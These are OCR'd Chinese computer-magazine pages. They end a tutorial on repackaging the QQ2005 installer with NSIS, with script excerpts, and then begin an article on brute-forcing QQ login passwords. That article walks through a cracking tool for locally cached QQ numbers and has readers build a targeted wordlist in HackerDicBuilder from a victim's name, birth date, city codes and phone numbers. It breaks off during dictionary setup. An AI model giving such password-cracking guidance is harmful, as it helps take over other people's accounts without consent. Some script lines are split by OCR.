
SectionEnd

Section "文件传输" SECFT
SectionIn 1 2
  SetOutPath "$INSTDIR"
  File "c:\腾讯QQ\可选组件\文件传输\QQFileTransfer.dll"
; Shortcuts
SectionEnd

Section "手机短信" SECPhone
SectionIn 1 2
  SetOutPath "$INSTDIR"
  File "c:\腾讯QQ\可选组件\手机短信\QQMMSender.dll"
; Shortcuts
SectionEnd

Section "精简皮肤" SEC21
SectionIn 1 2
  SetOutPath "$INSTDIR\NewSkins\QQ200
  File "c:\腾讯QQ\可选组件\精简皮肤\
\BackgroundT.bmp"
  File "c:\腾讯QQ\可选组件\精简皮肤\
\ChatRoomButton.ico"
```

图 8



```
!insertmacro MUI_DESCRIPTION_TEXT ${SEC33} "腾讯及其服务商提供
的在线资讯服务"
!insertmacro MUI_DESCRIPTION_TEXT ${SEC34} "腾讯QQ商务伴侣"
!insertmacro MUI_DESCRIPTION_TEXT ${SEC35} "腾讯TM自带的网络数
据存储功能"
!insertmacro MUI_DESCRIPTION_TEXT ${SEC36} "QQ好友之间的简单文
件共享,跟网络硬盘无关"
!insertmacro MUI_DESCRIPTION_TEXT ${SEC37} "这个不用介绍了吧
?"
!insertmacro MUI_DESCRIPTION_TEXT ${SEC38} "远程桌面连接系统
,帮
别人修电脑的时候可以用一下,很方便"
!insertmacro MUI_DESCRIPTION_TEXT ${SEC39} "这个不用介绍了吧
?"
!insertmacro MUI_DESCRIPTION_TEXT ${SECPhone} "QQ与手机之间互相
发送短信的功能"
!insertmacro MUI_DESCRIPTION_TEXT ${SECFT} "QQ好友之间互相发
送
文件的功能,若不安装则无法传送文件"
!insertmacro MUI_DESCRIPTION_TEXT ${SECWG} "珊瑚虫工作室制作
的
去QQ广告显示好友所在地址外挂程序"

!insertmacro MUI_FUNCTION_DESCRIPTION_END
```

图 9

在这里有 24 种组件或功能模块你可以任意定制其去留，这样要定制出符合自己要求的 QQ 应该不是难事了吧？

第三步：重新封装。定制完各个组件后，我们还需要进行重新封装，以方便以后使用和发布到网上和成千上万的网友分享。点击“开始→程序→ Nsis → MakeNSISW (Compiler GUI)”，启动 Nsis。点击菜单栏的“File-->Load Script”如图 10 所示。

或直接点击工具栏上的打开按钮，在弹出来的打开对话框中打开我们刚刚解压得到的“C:\腾讯QQ\安装脚本\QQ2005.nsi”。打开后 Nsis 会自动重新封装 QQ，如图 11 所示。

第四步：封装完毕，Nsis 主界中的“test Installer”（测试安装）就激活了，我们可以点击该按钮来测试一下我们的劳动成果，看是不是存在错误，如果能够正常运行就大功告成了。到 C 盘根目录下，一个属于自己的 QQ 特别版安装文件已经静静地躺在那里了。

3．最终产品

现在让我们双击一下刚刚制作生成的 QQ 安装文件看看，安装




图10




图11

界面中的信息是不是已经替换为你自己的信息了，如图12所示。

再往下看一看，在安装方式选择界面中，我定制了3种安装方式，用“最小安装”则只需“14.4MB”的空间，胖企鹅变成了瘦鸭子，如图13。

最令人惊喜的是，你只需按最小化安装QQ，然后将安装目录拷贝到U盘上，就可以做到随身Q了。怎么样，赶快动手定制属于自己的QQ吧，晚了可就落伍了……

（文中涉及到的软件狂人之家制作的QQ2005Beta1组件包、Nsis安装包制作工具在光盘有收录）




图12





图13



QQ暴力破解又一招

天涯衰草

QQ蜗牛暴力破解器是通过暴力破解的方式来对某个QQ的登录密码进行破解的。既然是暴力破解，除了需要大量的时间进行破解外，运气也是非常重要的一环，所以暴力破解也不是绝对可以成功的。

下面我们就开始动手破解吧，和其他的QQ破解工具类似，QQ蜗牛暴力破解器也是对在本地电脑中已经成功登录过的QQ号码进行破解。既然是暴力破解，那么一个好的字典文件是不可缺少的，这可在很大程度上决定了你破解的成功率。首先我们就来配置一个用于破解的字典文件吧。

我使用的字典制作工具是黑客字典（HackerDicBuilder），它是一款功能十分强大的字典生成工具，开发者根据国人设置密码的习惯，采用线程技术来生成字典文件，可以说它的功能是当前流行的字典工具中最强的一个。

我们直接运行它就可以了，工具采用了向导式的配置过程，用户可以轻松的完成字典的配置。黑客字典启动后，首先出现的是工具的使用说明，点击“下一步”按钮，出现的是“基本数据”的配置窗口，我们使用用户名称和出生日期来配置字典文件（图1）。




图1

再点击“下一步”按钮，在“城市电话”中可以利用所选城市的邮政编码、长途区号、普通电话和移动电话来配置字典文件。接着点击“下一步”按钮，在“英文数字”窗口可以选择常用数字、其他常用英文、罕见组合等选项进行配置（图2）。另外，用户还可以在“自定义组合”中填写自己需要的其它密码组合。

